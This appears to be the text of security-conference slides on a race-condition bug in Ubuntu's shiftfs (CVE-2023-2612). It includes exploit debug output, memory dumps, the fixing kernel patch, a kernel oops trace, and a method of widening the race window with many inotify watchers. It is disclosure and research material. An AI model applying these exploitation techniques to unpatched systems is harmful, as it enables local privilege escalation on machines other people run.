[173] - * attr.mq_curmsgs=0x0
[173] - * attr.__pad=0x0
0x7ffd13db7ce0: 00 00 00 00 00 00 00 00 0A 00 00 00 00 00 00 | ..... |
0x7ffd13db7cf0: 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 | ..... |
0x7ffd13db7d00: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | ..... |
0x7ffd13db7d10: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | ..... |
[173] - Free the inode ....
[173] - ** REUSED Worked !**
[173] - reuse_pipe = 5
[173] - reuse_offset = 0x218
[173] - reuse_alloc_id = 1754
[173] - wait for reuse ...

[173] - * attr.mq_flags=0x0
[173] - * attr.mq_maxmsg=0x2ae0006
[173] - * attr.mq_msgsize=0x4242424243434343
[173] - * attr.mq_curmsgs=0x0
[173] - * attr.__pad=0x42000c
0x7ffd13db7ce0: 00 00 00 00 00 00 00 00 06 00 AE 02 00 00 00 | ..... |
0x7ffd13db7cf0: 43 43 43 43 42 42 42 42 00 00 00 00 00 00 00 | CCCCBBBB..... |
0x7ffd13db7d00: 0C 00 42 00 00 00 00 00 06 00 AE 02 00 00 00 | ..B..... |
0x7ffd13db7d10: 0E 00 42 00 00 00 00 00 06 00 AE 02 00 00 00 | ..B..... |
```



# Exploitation - Testing on the up to date Ubuntu

- Trying the race on the up to date Ubuntu VM ...
- It did not work as expected
  - If the exploit loses the race, the CPU is stuck!
  - Have only 1 try by CPU...
- Why this behavior? The shiftfs code did not change!  
→ A patch in the kernel lock (commit [d257cc8c](#))



# Exploitation - I Gave up

- **Winning a race with just one attempt by the CPU seems impossible... I gave up**



# Bug reported to Ubuntu

- Got the **CVE-2023-2612** with the following patch

```
diff --git a/fs/shiftfs.c b/fs/shiftfs.c
index a76391c2246a..dab08fdd6638 100644
--- a/fs/shiftfs.c
+++ b/fs/shiftfs.c
@@ -409,6 +409,8 @@ static int shiftfs_create_object(struct inode *diri, struct dentry *dentry,
     const struct inode_operations *loweri_dir_iop = loweri_dir->i_op;
     struct dentry *lowerd_link = NULL;

+     inode_lock_nested(loweri_dir, I_MUTEX_PARENT);
+
     if (hardlink) {
         loweri_iop_ptr = loweri_dir_iop->link;
     } else {
@@ -434,8 +436,6 @@ static int shiftfs_create_object(struct inode *diri, struct dentry *dentry,
     goto out_iput;
 }

-     inode_lock_nested(loweri_dir, I_MUTEX_PARENT);
-
     if (!hardlink) {
         inode = new_inode(dir_sb);
         if (!inode) {
```

# While preparing Grehack slides...



# IDEA - Improve the race success

- **Using a process that uses inotify on the directory increases the race window**
- **What if several processes do the same?**
  - We can register up to 128 processes to monitor deletions in the directory
    - limited by `/proc/sys/fs/inotify/max_user_instances`
  - This strategy significantly increases the success rate (by more than 50%)
- **The race condition can be won even with the kernel locking patch**

# IDEA - Improve the race success

```
[ 93.487101] BUG: kernel NULL pointer dereference, address: 0000000000000088
[ 93.488032] #PF: supervisor write access in kernel mode
[ 93.488643] #PF: error code(0x0002) - not-present page
[ 93.489281] PGD 800000002d761067 P4D 800000002d761067 PUD 3d1a3067 PMD 0
[ 93.490329] Oops: 0002 [#1] SMP PTI
[ 93.490833] CPU: 1 PID: 1709 Comm: exploit Tainted: G      W OE      5.13.0-39-generic #44-Ubuntu
[ 93.492015] Hardware name: innotek GmbH VirtualBox/VirtualBox, BIOS VirtualBox 12/01/2006
[ 93.493023] RIP: 0010:_raw_spin_lock+0xc/0x30
[ 93.493548] Code: ba 01 00 00 00 f0 0f b1 17 75 01 c3 55 89 c6 48 89 e5 e8 b7 ec 4c ff 66 90 5d c3 0f
66 90 5d c3
[ 93.495801] RSP: 0018:ffffb66480f53dc8 EFLAGS: 00010246
[ 93.496441] RAX: 0000000000000000 RBX: ffff97c8ad4d03c8 RCX: ffff97c984244000
[ 93.497288] RDX: 0000000000000001 RSI: ffff97c983321a48 RDI: 0000000000000088
[ 93.498139] RBP: fffffb66480f53de8 R08: 0000000000000000 R09: ffff97c983321a48
[ 93.498959] R10: 0000000000000000 R11: 0000000000000001 R12: ffff97c8ae24f600
[ 93.499839] R13: 0000000000000088 R14: ffff97c8ae24f658 R15: ffff97c983321ae8
[ 93.500652] FS: 00007fe85efb8700(0000) GS:ffff97c99bc80000(0000) knlGS:0000000000000000
[ 93.501574] CS: 0010 DS: 0000 ES: 0000 CR0: 0000000080050033
[ 93.502229] CR2: 0000000000000088 CR3: 000000002a0f6005 CR4: 00000000000706e0
[ 93.503023] Call Trace:
[ 93.503312]  <TASK>
[ 93.503556]  ? d_delete+0x2a/0x90
[ 93.503947]  vfs_unlink+0x1d2/0x200
[ 93.504357]  __do_sys_mq_unlink+0xde/0x180
[ 93.504822]  x64_sys_mq_unlink+0x12/0x20
```

- **A very interesting study, learned a lot about Linux VFS internals**
- **Namespaces are a very interesting attack surface**
  - Ubuntu plans to restrict them for Ubuntu 23.10
- **Do not give up too fast!**
  - Take a step back
  - There is perhaps a solution

- **Vincent Dehors shifts exploitation (CVE-2021-3492)**
- **VFS documentation**
  - [Linux VFS documentation](#)
- **Exploit a race**
  - [Racing against the clock](#) by Jann Horn (Google Project Zero)
  - [ExpRace Academic Paper](#) (Yoochan Lee, Changwoo Min, Byoungyoung Lee)
- **Slab exploitation (page-level heap fengshui)**
  - <https://etenal.me/archives/1825> (Xiaochen Zou and Zhiyun Qian)

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